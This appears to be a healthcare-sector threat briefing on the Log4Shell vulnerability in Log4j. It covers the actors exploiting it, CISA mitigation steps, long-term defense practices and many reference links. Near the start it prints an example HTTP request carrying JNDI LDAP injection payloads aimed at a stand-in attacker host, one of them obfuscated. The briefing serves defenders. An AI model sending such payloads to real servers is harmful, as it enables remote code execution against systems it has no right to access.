
- Java Naming and Directory Service: Provides naming and directory functionality to Java applications



CVE 2021-44228 (Log4Shell) Exploitation Details, Part 2



```
GET /a?q=%24%7Bjndi%3Aldap%3A%2F%2Fatta${lower:c}ker.org%3A389%2Fexploit%7D HTTP/1.1
Host: www.victim.com
User-Agent: root@${jndi:ldap://attacker.org:389/exploit}
Referer: ${jndi:ldap://attacker.org:389/exploit}
```





Foreign actors believed to be leveraging Log4Shell:

- China
 - Per Microsoft, the cyber threat actor known as HAFNIUM has been leveraging the vulnerability to attack virtualization infrastructure (using DNS to conduct fingerprinting).
 - Per CrowdStrike, Aquatic Panda has used a modified version of Log4Shell to harvest credentials and memory dumps.
- Iran
 - Per Microsoft, the cyber threat actor known as PHOSPHOROUS has used a modified version of Log4Shell to deploy ransomware.
 - Per Checkpoint, APT35 has been conducting aggressive scanning for systems vulnerable to Log4Shell.
- Per Microsoft, Turkey and North Korea have been leveraging Log4Shell as well.
- SecurityScorecard has reported seeing reconnaissance activity related to Log4Shell originating from Chinese and Russian state-sponsored actors.
- Mandiant reported having observed Chinese and Iranian state-sponsored actors leveraging Log4Shell.


Non-states:

- Cybercriminal groups, specifically ransomware operators, are leveraging Log4Shell.
 - Muhstik and Mirai botnets
 - Conti – prolific threat to the health sector



Per Advanced Intelligence, Conti is one of the first sophisticated cybercriminal groups to leverage Log4Shell.

- AI first noted that multiple Conti members expressed interest in Log4Shell on December 12, 2021
- AI noted Conti specifically targeting vulnerable VMware vCenter instances for lateral movement
 - European and U.S. targets





What can be done about Log4Shell and the rest of the Log4J vulnerabilities?

- The latest version (and future versions) of Log4J can be found here:
 - <https://logging.apache.org/log4j/2.x/download.html>
- CISA is maintaining a repository of affected vendor platforms:
 - <https://github.com/cisagov/log4j-affected-db/blob/develop/SOFTWARE-LIST.md>
- VMWare vCenter updates:
 - <https://kb.vmware.com/s/article/87081>

CISA Mitigation Guidance: <https://github.com/cisagov/log4j-affected-db>

- Disable Log4j library. This option could cause operational impacts and limit visibility into other issues.
- Disable JNDI lookups or disable remote codebases. This option, while effective, may involve developer work and could impact functionality.
- Disconnect affected stacks. Consider temporarily disconnecting the stack from agency networks.
- Isolate the system – create a “vulnerable network” VLAN and segment the solution stack from the rest of the enterprise network.
- Deploy a properly configured Web Application Firewall (WAF) in front of the solution stack – an important, but incomplete, solution
- Report incidents promptly to CISA and/or the FBI.



- Additional CISA Guidance here:
 - <https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance>
- Detection tools here:
 - <https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b>
 - ***Do not assume upgrading is sufficient!***
 - Assume you've been compromised
- Indicators of Compromise
 - Talos:
 - <https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html>
 - Curated Intel:
 - <https://github.com/curated-intel/Log4Shell-IOCs>
 - Italian National Computer Emergency Response Team (CSIRT Italia):
 - <https://cert-agid.gov.it/download/log4shell-iocs.txt>
- Continue to monitor Apache site and vendors for additional vulnerabilities and patches/updates
 - This remains a high-profile attack vector to both the “good” guys and “bad” guys



What about long-term solutions and mitigations?

Critical aspects of any sophisticated cyber defense program:

- **Asset Inventory**
 - Must be systematic – comprehensive and repeatable
 - Must have mechanisms of enforcement
- **Vulnerability Management**
 - Must be systematic – comprehensive and repeatable
 - Periodic reviews of effectiveness
 - Dependent on asset inventory
- **Defense in depth**
 - Hunt team mentality
 - Think like your adversaries
- **Acquisitions**
 - Software bill of materials
- **Resilience**
 - High probability of compromise
 - What will you do if it happens?
 - Incident response
 - Continuity of Operations (COOP)





Reference Materials



Download Apache Log4j 2

<https://logging.apache.org/log4j/2.x/download.html>

Log4j zero-day gets security fix just as scans for vulnerable systems ramp up

<https://therecord.media/log4j-zero-day-gets-security-fix-just-as-scans-for-vulnerable-systems-ramp-up/>

Log4Shell: RCE 0-day exploit found in log4j, a popular Java logging package

<https://www.lunasec.io/docs/blog/log4j-zero-day/>

YfryTchsGD - Log4jAttackSurface

<https://github.com/YfryTchsGD/Log4jAttackSurface>

Security warning: New zero-day in the Log4j Java library is already being exploited

<https://www.zdnet.com/article/security-warning-new-zero-day-in-the-log4j-java-library-is-already-being-exploited/>

RCE in log4j, Log4Shell, or how things can get bad quickly

<https://isc.sans.edu/forums/diary/RCE+in+log4j+Log4Shell+or+how+things+can+get+bad+quickly/28120>

A Simple Exploit is Exposing the Biggest Apps on the Internet

<https://www.vice.com/en/article/93bag7/a-simple-exploit-is-exposing-the-biggest-apps-on-the-internet>

'Log4Shell' vulnerability poses critical threat to applications using 'ubiquitous' Java logging package Apache Log4j

<https://portswigger.net/daily-swig/log4shell-vulnerability-poses-critical-threat-to-applications-using-ubiquitous-java-logging-package-apache-log4j>

The Internet's biggest players are all affected by critical Log4Shell 0-day

<https://arstechnica.com/information-technology/2021/12/the-critical-log4shell-zero-day-affects-a-whos-who-of-big-cloud-services/>



Recently uncovered software flaw ‘most critical vulnerability of the last decade’

<https://www.theguardian.com/technology/2021/dec/10/software-flaw-most-critical-vulnerability-log-4-shell>

Apache Log4j vulnerability actively exploited, impacting millions of Java-based apps

<https://www.csoonline.com/article/3644472/apache-log4j-vulnerability-actively-exploited-impacting-millions-of-java-based-apps.html>

Hackers start pushing malware in worldwide Log4Shell attacks

<https://www.bleepingcomputer.com/news/security/hackers-start-pushing-malware-in-worldwide-log4shell-attacks/>

‘The Internet Is on Fire’

<https://www.wired.com/story/log4j-flaw-hacking-internet/>

Curated Intel:Log4Shell-IOCs

<https://github.com/curated-intel/Log4Shell-IOCs>

How Log4j Vulnerability Could Impact You

<https://securityintelligence.com/posts/apache-log4j-zero-day-vulnerability-update/>

Critical vulnerability in Apache Log4j library

<https://www.kaspersky.com/blog/log4shell-critical-vulnerability-in-apache-log4j/43124/>

Oracle Security Alert Advisory - CVE-2021-44228

<https://www.oracle.com/security-alerts/alert-cve-2021-44228.html>

Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021

<https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd>



Log4j RCE activity began on December 1 as botnets start using vulnerability

<https://www.zdnet.com/article/log4j-rce-activity-began-on-december-1-as-botnets-start-using-vulnerability/>

Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild

<https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html>

Guidance for preventing, detecting, and hunting for CVE-2021-44228 Log4j 2 exploitation

<https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/>

Log4Shell Hell: anatomy of an exploit outbreak

<https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/>

'The internet's on fire' as techs race to fix software flaw

<https://apnews.com/article/technology-business-lifestyle-software-apple-inc-aed3cc628fc602079b100757974c8f01>

STATEMENT FROM CISA DIRECTOR EASTERLY ON "LOG4J" VULNERABILITY

<https://www.cisa.gov/news/2021/12/11/statement-cisa-director-easterly-log4j-vulnerability>

CISA to brief critical infrastructure companies about urgent new Log4j vulnerability

<https://www.cyberscoop.com/log4j-cisa-vulnerability/>

Zero-Day Exploit Targeting Popular Java Library Log4j

<https://www.govcert.admin.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/>

Log4J Indicators of Compromise (Italy' CERT)

<https://cert-agid.gov.it/download/log4shell-iocs.txt>



Google Cloud Armor WAF rule to help mitigate CVE-2021-44228 Apache Log4j vulnerability

<https://cloud.google.com/blog/products/identity-security/cloud-armor-waf-rule-to-help-address-apache-log4j-vulnerability>

CVE-2021-44228 - Patching is Recommended for Evolving Zero Day Vulnerability in Apache Log4j that allows remote code execution (RCE)

<https://www.akamai.com/blog/news/CVE-2021-44228-Zero-Day-Vulnerability>

Citrix Security Advisory for Apache CVE-2021-44228

<https://support.citrix.com/article/CTX335705>

Digging deeper into Log4Shell - 0Day RCE exploit found in Log4j

<https://www.fastly.com/blog/digging-deeper-into-log4shell-0day-rce-exploit-found-in-log4j>

F-Secure: 0-day exploit found in the Java logging package log4j2

<https://status.f-secure.com/incidents/sk8vmr0h34pd>

Update for Apache Log4j2 Issue (CVE-2021-44228)

<https://aws.amazon.com/security/security-bulletins/AWS-2021-006/>

UniFi - Fix a security vulnerability found in a 3rd party library (CVE-2021-44228)

<https://community.ui.com/releases/UniFi-Network-Application-6-5-54/d717f241-48bb-4979-8b10-99db36ddabe1>

F5 K19026212: Apache Log4j2 Remote Code Execution vulnerability CVE-2021-44228

<https://support.f5.com/csp/article/K19026212>

Kaseya Log4j2 Vulnerability Assessment

<https://helpdesk.kaseya.com/hc/en-gb/articles/4413449967377-Log4j2-Vulnerability-Assessment>



CVE-2021-44228 - Log4j RCE 0-day mitigation

<https://blog.cloudflare.com/cve-2021-44228-log4j-rce-0-day-mitigation/>

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<https://community.rsa.com/t5/general-security-advisories-and/rsa-customer-advisory-apache-vulnerability-log4j2-cve-2021-44228/ta-p/660501>

Carbon Black: Log4Shell - Log4j Remote Code Execution (CVE-2021-44228)

<https://community.carbonblack.com/t5/Documentation-Downloads/Log4Shell-Log4j-Remote-Code-Execution-CVE-2021-44228/ta-p/109134>

SANS Institute on YouTube: What do you need to know about the log4j (Log4Shell) vulnerability?

<https://www.youtube.com/watch?v=oC2PZB5D3Ys>

Log4Shell exploited to implant coin miners

<https://isc.sans.edu/forums/diary/Log4Shell+exploited+to+implant+coin+miners/28124/>

Check Point response to Apache Log4j Remote Code Execution (CVE-2021-44228)

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CVE-2021-44228 Informational: Impact of Log4j Vulnerability CVE-2021-44228

<https://security.paloaltonetworks.com/CVE-2021-44228>

CyberArk: Critical Vulnerability CVE-2021-44228 Log4j2 Log4J

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Log4Shell update: Attack surface, attacks in the wild, mitigation and remediation

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Log4j flaw: Attackers are making thousands of attempts to exploit this severe vulnerability

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Ten families of malicious samples are spreading using the Log4j2 vulnerability Now

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Log4Shell Is Spawning Even Nastier Mutations

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Flaw prompts 100 hack attacks a minute, security company says

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<https://blog.checkpoint.com/2021/12/13/the-numbers-behind-a-cyber-pandemic-detailed-dive/>

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Officials, experts sound the alarm about critical cyber vulnerability

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<https://network.informatica.com/community/informatica-network/blog/2021/12/10/log4j-vulnerability-update>

Where the Latest Log4Shell Attacks Are Coming From

<https://threatpost.com/log4shell-attacks-origin-botnet/176977/>

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Avaya Product Security - Apache Log4J Vulnerability - Impact for Avaya products

<https://support.avaya.com/helpcenter/getGenericDetails?detailId=1399839287609>

Symantec Security Advisory for Log4j 2 CVE-2021-44228 Vulnerability

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CISA Creates Webpage for Apache Log4j Vulnerability CVE-2021-44228

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40% of Corporate Networks Targeted by Attackers Seeking to Exploit Log4j

<https://www.darkreading.com/application-security/40-of-corporate-networks-targeted-by-attackers-seeking-to-exploit-log4j>

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CISA warns 'most serious' Log4j vulnerability likely to affect hundreds of millions of devices

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Security company offers Log4j 'vaccine' for systems that can't be updated immediately

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SANS: What do you need to know about the log4j (Log4Shell) vulnerability?

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<https://www.digitaldefense.com/resources/vulnerability-research/apache-log4j2-security-advisory/>



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SECURITY ALERT: Apache Log4j "Log4Shell" Remote Code Execution 0-Day Vulnerability (CVE-2021-44228)

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Questions



Upcoming Briefs

- 2/3 – Lessons Learned by the HSE Cyber Attack

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback. If you wish to provide feedback, please complete the [HC3 Customer Feedback Survey](#).

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Need information on a specific cybersecurity topic? Send your request for information (RFI) to HC3@HHS.GOV.

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HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector

Products



Sector & Victim Notifications

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White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.



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Briefing presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

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